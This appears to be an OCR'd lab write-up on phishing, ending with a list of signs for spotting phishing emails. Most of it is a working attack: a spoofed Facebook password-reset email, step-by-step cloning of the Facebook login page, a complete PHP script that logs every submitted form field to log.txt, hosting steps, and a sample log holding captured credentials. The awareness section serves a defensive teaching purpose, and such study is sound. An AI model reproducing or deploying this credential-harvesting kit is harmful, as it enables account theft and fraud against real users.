
1.Creating Phishing Email:


Facebook
762022 is your Facebook account
https://mail.google.com/mail/u/0/#inbox/FMfcgxwBTsdCMLnQQLfkSQVWZWqNhJvZ?compose=CllgCJvnJtFGjpFwsqSGWRrvftlSzkKcwJGMvDTvBXFsBDcPxmJsgFHtTJrFHTPvrLHTZSwpnNq
Gmail
Search mail
Compose
Inbox
Starred
Snoozed
Sent
Drafts
Categories
Personal
New Message
Recipients
Subject
Sans Serif
Send

Facebook

Hi Khyathi,

We received a request to reset your Facebook password.

Click here to change your password.

Alternatively, you can enter the following password reset code:

762022

Didn't request this change?
If you didn't request a new password, let us know.


Change Password

This message was sent to khyathi17@gmail.com

This is a fake email. The link in the email is misleading. Thought it looks like a genuine link, the link redirects to different page when linked.

2. Creating Phishing Website To Enumerate Information:

Step 1: Clone a website. I cloned facebook website. To clone a website we need to right click on page. Select “view page source code” and copy paste the code in a html file.



File | file:///C:/Users/user/Desktop/phishing/index.html

Email or Phone: khyathi17@gmail.com

Facebook helps you connect and share with the people in your life.

Create an account

It's free and always will be.

Birthday: 30 Dec 1993


Why do I need to provide my date of birth?

By clicking Sign Up, you agree to our Terms, Data Policy and Cookie Policy. You may receive SMS notifications from us and can opt out at any time.

Create a Page for a celebrity, band or business.


The cloned webpage looks exactly like the actual one. Change the form submit link in the code. In the code, change “action” attribute to redirect to post.php file

Step 2: Write a php code in post.php file. This code will collect the login details.


C:\Users\user\Desktop\phishing\post.php - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
log.txt
post.php
Line 1, Column 1
Tab Size: 4
PHP
Type here to search
ENG US
16:15 31-12-2018


```
<?php
header ('Location: facebook.com');
$handle = fopen("log.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n\n\n\n");
fclose($handle);
exit;
?>
```

Step 3: Host website so that the user can access.



	Name ▼	Size	Date	Permissions
□	.htaccess	0.2 kB	2018-12-31 05:09:00	-rw-r--r--
☑	index.html	13.9 kB	2018-12-31 05:10:00	-rw-r--r--
□	log.txt	0.2 kB	2018-12-31 05:10:00	-rw-r--r--
□	post.php	0.3 kB	2018-12-31 05:10:00	-rw-r--r--

Step 4: When the user accesses the page and enters login details, the details will be stored in the log file.


C:\Users\user\Desktop\phishing\log.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
log.txt
Line 1, Column 1
Tab Size: 4
Plain Text
Type here to search
ENG US
16:19
31-12-2018

```
commit=Sign in
utf8=✓
authenticity_token=7vqwq6wssj1HyX9R83eCl02U68Wv8ENesPKNtgZ2lRgI+SkNscp52i7+U2Hj/7wSQHMvp0ng/IFSYpMfu7yiag==
login=Katy
password=12345
```

In this way, we can get login details of users.

3. Training Material :

How to avoid phishing attack:

1. The email has improper spelling or grammar This is one of the most common signs that an email isn't legitimate. Sometimes, the mistake is easy to spot, such as 'Dear eBay Costumer' instead of 'Dear eBay Customer.'

2. The hyperlinked URL is different from the one shown The hypertext link in a phishing email may include, say, the name of a legitimate bank. But when you hover the mouse over the link (without clicking it), you may discover in a small pop-up window that the actual URL differs from the one displayed and doesn't contain the bank's name.

3. The email urges you to take immediate action Often, a phishing email tries to trick you into clicking a link by claiming that your account has been closed or put on hold, or that there's been fraudulent activity requiring your immediate attention.

4. The email says you've won a contest you haven't entered A common phishing scam is to send an email informing recipients they've won a lottery or some other prize. All they have to do is click the link and enter their personal information online. Chances are, if you've never bought a lottery ticket or entered to win a prize, the email is a scam.

5. The email asks you to make a donation As unbelievable as it may seem, scam artists often send out phishing emails inviting recipients to donate to a worthy cause after a natural or other tragedy. For example, after Hurricane Katrina, the American Red Cross reported more than 15 fraudulent websites were designed to look like legitimate Red Cross appeals for relief efforts.

6. The email includes suspicious attachments It would be highly unusual for a legitimate organization to send you an email with an attachment, unless it’s a document you’ve requested. As always, if you receive an email that looks in any way suspicious, never click to download the attachment, as it could be malware.